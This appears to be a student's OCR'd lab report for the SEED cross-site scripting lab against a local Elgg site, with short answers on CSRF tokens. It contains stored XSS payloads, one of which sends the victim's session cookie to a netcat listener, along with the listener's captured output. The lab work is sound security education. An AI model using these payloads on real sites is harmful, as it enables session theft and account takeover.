


Gabriel Brehm
CS363
Lab 5


Task 1:







Task 2:


gibs_vm1.3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Edit profile : XSS Lab Site - Mozilla Firefox
6:55 PM
File Edit View History Bookmarks Tools Help
Edit profile : XSS Lab Site
www.xsslabelgg.com/profile/samy/edit
Most Visited SEED Labs Sites for Labs
Public
Brief description
<script>alert(document.cookie);</script>
Public
Location
Public
Interests
Public



gibs_vm1.3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Samy : XSS Lab Site - Mozilla Firefox
9:39 PM
File Edit View History Bookmarks Tools Help
Samy : XSS Lab Site
www.xsslabelgg.com/profile/samy
Most Visited SEED Labs Sites for Labs
Account »
XSS Lab Site
Elgg=0db6tffjeg4tvest2176rgq8l5
OK
Add friend
Read www.xsslabelgg.com


Task 3:


gibs_vm1.3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Edit profile : XSS Lab Site - Mozilla Firefox
3:54 PM
File Edit View History Bookmarks Tools Help
Edit profile : XSS Lab Sit
www.xsslabelgg.com/profile/samy/edit
Most Visited SEED Labs Sites for Labs
Public
Brief description
<script>document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie) + ' >'); </script>
Public
Location
Public
Interests


gibs_vm1.3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
3:50 PM
/bin/bash
/bin/bash 66x24
[03/18/19]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 53360)
GET /?c=Elgg%3Dd5qtgq68tak1s2nnmd0v1pdl94 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
[03/18/19]seed@VM:~$

Task 4:






Question 1: Explain the purpose of Lines 1 and 2, why are they needed?


Answer: They are parameters in the URL They are the countermeasures against CSRF attacks. They are page specific, so they cannot be hard-coded. They are set based on the page.

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

Answer: Yes. The issue is, if the javascript code is written in a text editor, it will not be interpreted as plain text, so changes will need to be made. In short, it will be more difficult.

Task 5:







Question 3: Why do we need Line 1? Remove this line, and repeat your attack. Report and explain your observation.

